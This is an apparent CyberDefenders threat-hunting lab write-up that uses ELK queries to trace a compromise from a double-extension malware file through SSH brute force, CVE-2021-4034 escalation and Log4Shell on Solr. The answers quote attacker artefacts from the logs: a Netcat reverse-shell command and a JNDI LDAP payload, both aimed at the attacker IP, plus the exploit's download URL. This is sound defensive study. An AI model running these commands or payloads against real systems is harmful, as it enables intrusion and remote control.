Challenge: ElasticCase Lab

Platform: CyberDefenders

Category: Threat Hunting

Difficulty: Medium

Tools Used: ELK

Summary: This lab involves using ELK to investigate a multi-stage compromise. The attack began when the user ahmed executed a malicious file called Acount_details.pdf.exe, which established connections to the threat actor's IP 192.168.1.10. The threat actor then moved laterally to an Ubuntu host by brute-forcing SSH credentials for the user salem, then downloaded and executed a CVE-2021-4034 privilege escalation exploit from GitHub to gain root access. Subsequently, the threat actor exploited the Log4Shell vulnerability on a CentOS host, triggering a Netcat reverse shell. This lab was my first time using the SIEM functionality of ELK (Security tab), the Analyze Event feature was incredible, it provides a great means of visualising and correlating events.


Scenario: An attacker was able to trick an employee into downloading a suspicious file and running it. The attacker compromised the system, along with that, The Security Team did not update most systems. The attacker was able to pivot to another system and compromise the company. As a SOC analyst, you are assigned to investigate the incident using Elastic as a SIEM tool and help the team to kick out the attacker.

Who downloads the malicious file which has a double extension?

After selecting the winlogbeat-* index, we can use the following query to hunt for files which contain a double extension:

- `event.code : "11" AND file.name : *.*.*`

Unfortunately, there are many files with double extensions, including those in suspicious directories like C:\Windows\Temp, so let's pivot to security alerts, which are located at Security > Alerts:



Here we can find 19 Malware Detection alerts:

If you filter for malware detection alerts, we can see multiple events concerning "Acount_deteails.pdf.exe":

Reason	host.name	user.name
malware, intrusion_detection, file event with process bash, parent process bash, file kxYTW, by salem on ubuntu c...	ubuntu	salem
malware, intrusion_detection, file event with process bash, parent process bash, file kxYTW, by salem on ubuntu c...	ubuntu	salem
malware, intrusion_detection, library event with process mmc.exe, parent process cmd.exe, file mCblHDgWP.dll, b...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file mCb...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file fhow...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process cmd.exe, file Aco...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file nmk...	DESKTOP-Q1SL9P2	ahmed
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file znup...	DESKTOP-Q1SL9P2	ahmed
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file zmu...	DESKTOP-Q1SL9P2	ahmed
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	ahmed
malware, intrusion_detection, file event with process msedge.exe, parent process explorer.exe, file Acount_details....	DESKTOP-Q1SL9P2	ahmed
malware, intrusion_detection, file event with process msedge.exe, parent process explorer.exe, file Unconfirmed 6...	DESKTOP-Q1SL9P2	ahmed
malware, intrusion_detection, file event with process msedge.exe, parent process explorer.exe, file f39f3d0b-d42...	DESKTOP-Q1SL9P2	ahmed

All of which are on the same host, DESKTOP-Q1SL9P2 by user cybery and ahmed.

Answer: ahmed

What is the hostname he was using?

This was discovered in the previous question.

Answer: DESKTOP-Q1SL9P2

What is the name of the malicious file?


This was also discovered in the first question.

Answer: Acount_details.pdf.exe


What is the attacker's IP address?

Let's use the analyse event feature to visualise the information more clearly:

Here we can see that the process "Acount_details.pdf.exe" made 11 network connections:




If you click on the "11 network" text, we can see that this binary was observed communicating with 192.168.1.10 over port 443:



Alternatively, using the following query:

- `event.code : "3" AND process.name : "Acount_details.pdf.exe"`

We can hunt for network events from the malicious process. If you view the destination.ip field, we can find two IP's that this process has communicated with:



Answer: 192.168.1.10

Another user with high privilege runs the same malicious file. What is the username?

Recall how in the first question, we observed the same malicious process being executed by cybery:

malware, intrusion_detection, library event with process mmc.exe, parent process cmd.exe, file mCblHDgWP.dll, b...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file mCb...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, file event with process Acount_details.pdf.exe, parent process explorer.exe, file fhow...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process cmd.exe, file Aco...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery
malware, intrusion_detection, process event with process Acount_details.pdf.exe, parent process explorer.exe, file ...	DESKTOP-Q1SL9P2	cybery

Answer: cybery

The attacker was able to upload a DLL file of size 8704. What is the file name?

Searching in the logs-* index, we can use the following query to hunt for this DLL file:

- `file.size : 8704 AND file.extension : "dll"`

We can see a DLL file called mCblHDgWP.dll was alerted as a malicious_file:

Time	file.name	user.name	event.code
Feb 2, 2022 @ 16:58:17.211	mCblHDgWP.dll	cybery	malicious_file
Feb 2, 2022 @ 16:58:12.527	mCblHDgWP.dll	cybery	malicious_file
Feb 2, 2022 @ 16:58:12.489	mCblHDgWP.dll	cybery	-

Answer: mCblHDgWP.dll

What parent process name spawns cmd with NT AUTHORITY privilege and pid 10716?

Using the following query:

- `event.code : "1" AND process.name : "cmd.exe" AND process.pid : "10716"`


We can search for process creation events where the process name is cmd.exe and the process PID is 10716. If you view the process.parent.name field, we can see rundll32.exe, which is often abused to run standalone DLLs files.

Time	process.parent.executable	process.parent.name
Feb 2, 2022 @ 17:10:47.237	C:\Windows\System32\rundll32.exe	rundll32.exe

Answer: rundll32.exe

The previous process was able to access a registry. What is the full path of the registry?

Going back to the event analyser, we can see that rundll32.exe has one registry event:




If you view this event, we can see that it accesses the following registry key:

- `HKLM\SYSTEM\ControlSet001\Control\Lsa\FipsAlgorithmPolicy\Enabled`


Answer: HKLM\SYSTEM\ControlSet001\Control\Lsa\FipsAlgorithmPolicy\Enabled

PowerShell process with pid 8836 changed a file in the system. What was that filename?


Continuing to explore the event analyser, we can see that rundll32.exe spawned cmd.exe which subsequently spawned powershell.exe (among other processes):



This process is associated with 9 file events:



If you click on the “9 file” text, we can see a file change event:




Answer: ModuleAnalysisCache

PowerShell process with pid 11676 created files with the ps1 extension. What is the first file that has been created?

If you view the first file creation event in the event analyser, we can see that it created a file called:

- `__PSScriptPolicyTest_amokvhry.2yr.ps1`



Alternatively, using the following query:

- `process.pid : 11676 AND event.code : 11`

We can find all file create events associated with this PowerShell process. Here we can find the first .ps1 file created:

Time	file.directory	file.name
Feb 2, 2022 @ 17:11:15.109	C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs	powershell.exe.log
Feb 2, 2022 @ 17:11:10.591	C:\Windows\Temp	__PSScriptPolicyTest_nwg1htqg.4xd.ps1
Feb 2, 2022 @ 17:08:46.139	C:\Windows\Temp	__PSScriptPolicyTest_bymwxuft.3b5.ps1

Answer: __PSScriptPolicyTest_bymwxuft.3b5.ps1

What is the machine's IP address that is in the same LAN as a windows machine?


If you navigate to Security > Hosts, we can see all the identified hosts, including our Windows machine:

All hosts


Showing: 5 hosts

Host name	Last seen	Operating system	Version
elastic	Feb 3, 2022 @ 05:56:33.172	Ubuntu	20.04.3 LTS (Focal Fossa)
CentOS	Feb 3, 2022 @ 02:19:31.384	CentOS Linux	8
ubuntu	Feb 2, 2022 @ 18:50:00.004	Ubuntu	20.04.3 LTS (Focal Fossa)
DESKTOP-Q1SL9P2	Feb 2, 2022 @ 18:32:40.036	Windows 10 Education	10.0
localhost.localdomain	Feb 2, 2022 @ 11:48:26.285	CentOS Linux	8

If you click on this Windows host, we can see its assigned IP address:



If you explore the other hosts, we can see that the ubuntu machine is within the same LAN as the windows machine:




Answer: 192.168.10.30

The attacker login to the Ubuntu machine after a brute force attack. What is the username he was successfully login with?

Using the following query:

- `data_stream.dataset:system.auth AND system.auth.ssh.event:* AND agent.hostname : "ubuntu"`

We can hunt for all SSH authentication events targeting the ubuntu machine. As you can see, majority of the events are originating from the Windows machine:



We can hunt for failed authentication attempts first:

- `data_stream.dataset:system.auth AND system.auth.ssh.event:* AND agent.hostname : "ubuntu" AND system.auth.ssh.event : "Failed"`

If you visualise the user.name field, we can see all the tested usernames:

Top values of user.name	Count of records
P@$$W0rd!	12
admin	12
admin123	12
ahmed	12
lastpasa	12
password	12
password123	12
password147	12
test	12
test123	12
root	11
salem	9

The last failed authentication attempt targeted password147 on Feb 2, 2022 @ 17:35:34. If you query for successful authentication attempts:

- `data_stream.dataset:system.auth AND system.auth.ssh.event:* AND agent.hostname : "ubuntu" AND system.auth.ssh.event : "Accepted"`

We can see that the threat actor successfully moved laterally to the ubuntu host as the user “salem”:

Time	system.auth.ssh.event	system.auth.ssh.method	user.name	source.ip
Feb 2, 2022 @ 17:43:45.000	Accepted	password	salem	192.168.10.10
Feb 2, 2022 @ 17:43:01.000	Accepted	password	salem	192.168.10.10
Feb 2, 2022 @ 17:40:28.000	Accepted	password	salem	192.168.10.10
Feb 2, 2022 @ 17:27:16.000	Accepted	password	salem	192.168.10.10


Answer: salem

After that attacker downloaded the exploit from the GitHub repo using wget. What is the full URL of the repo?


If you navigate to Security > Overview, you can enter the following query to hunt for all wget events:

- `host.hostname : "ubuntu" AND user.name : "salem"  AND process.args : *wget*`

If you scroll down to the Events section and click “View events”, we can use the Analyse event feature on the wget event:



Here we can see that a wget command was executed to retrieve a Python script from GitHub:




Answer: https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py

After The attacker runs the exploit, which spawns a new process called pkexec, what is the process's md5 hash?


Staying within the Security > Hosts tab, we can use the following query to identify when the Python file retrieved via wget was exexuted:

- `user.name : "salem"  AND process.args : "CVE-2021-4034.py"`

If you use the Analysis event feature on the exec event, we can see it spawn a process called pkexec:



If you click on the pkexec process event, we can retrieve its MD5 hash:



If you explore CVE-2021-4034, we can see that it's a local privilege escalation vulnerability that exploits the pkexec utility:

Description

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.

Answer: 3a4ad518e9e404a6bad3d39dfebaf2f6

Then attacker gets an interactive shell by running a specific command on the process id 3011 with the root user. What is the command?

Using the following query:


- `host.hostname : "ubuntu" AND user.name : "root"  AND process.pid : 3011`

We can see that the threat actor gets an interactive shell by executing bash -i:

Answer: bash -i

What is the hostname which alert signal.rule.name: "Netcat Network Activity"?

If you navigate back to the Alerts tab, we can see that the rule name "Netcat Network Activity"? was alerted on the CentOS host:



Answer: CentOS


What is the username who ran netcat?

You can find the username in the alert discovered in the previous question.

Answer: solr

What is the parent process name of netcat?

If you click the Analyse event button for the netcat alert, we can see that the parent process name that spawned netcat is java:



Answer: java

If you focus on nc process, you can get the entire command that the attacker ran to get a reverse shell. Write the full command?

If you click on the netcat event, we can construct the entire command used to get a reverse shell:

process.args	nc
process.args	-e
process.args	/bin/bash
process.args	192.168.1.10
process.args	9999

Answer: nc -e /bin/bash 192.168.1.10 9999


From the previous three questions, you may remember a famous java vulnerability. What is it?

Due to the previous questions, where Java was observed spawning netcat as the user Solr (Apache Solr), this is likely an exploit targeting the Log4Shell vulnerability.


Answer: Log4Shell

What is the entire log file path of the "solr" application?

If you look at the java process, we can see 3 file events:



Within these events, we can find the log file path of the solr application:




Answer: /var/solr/logs/solr.log

What is the path that is vulnerable to log4j?

Using the following discover query:

- `log.file.path : "/var/solr/logs/solr.log"`

We can see the vulnerable path indicated in the log messages:



For some background, LDAP is used to store data in a centralised location. LDAP is the most common method threat actors use to exploit Log4Shell, like down here. The attack chain is as follows:

- Threat actor sets up an LDAP server and stores malicious code on it.
- The threat actor sends a JDNI lookup to a program using Log4J,
- The JDNI lookup causes the program to reach out to the threat actor's LDAP server, download the malicious payload, and execute the code.

Answer: /admin/cores

What is the GET request parameter used to deliver log4j payload?

In the log message discovered in the previous question, we can see the parameter is foo:

```
params={foo=
```

Answer: foo

What is the JNDI payload that is connected to the LDAP port?

This was also discovered in the log message:

```
2022-02-03 01:57:20.941 INFO  (qtp1954406292-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jnd
i:ldap://192.168.1.10:1389/Exploit}} status=0 QTime=0
```

Answer: {foo=${jndi:ldap://192.168.1.10:1389/Exploit}}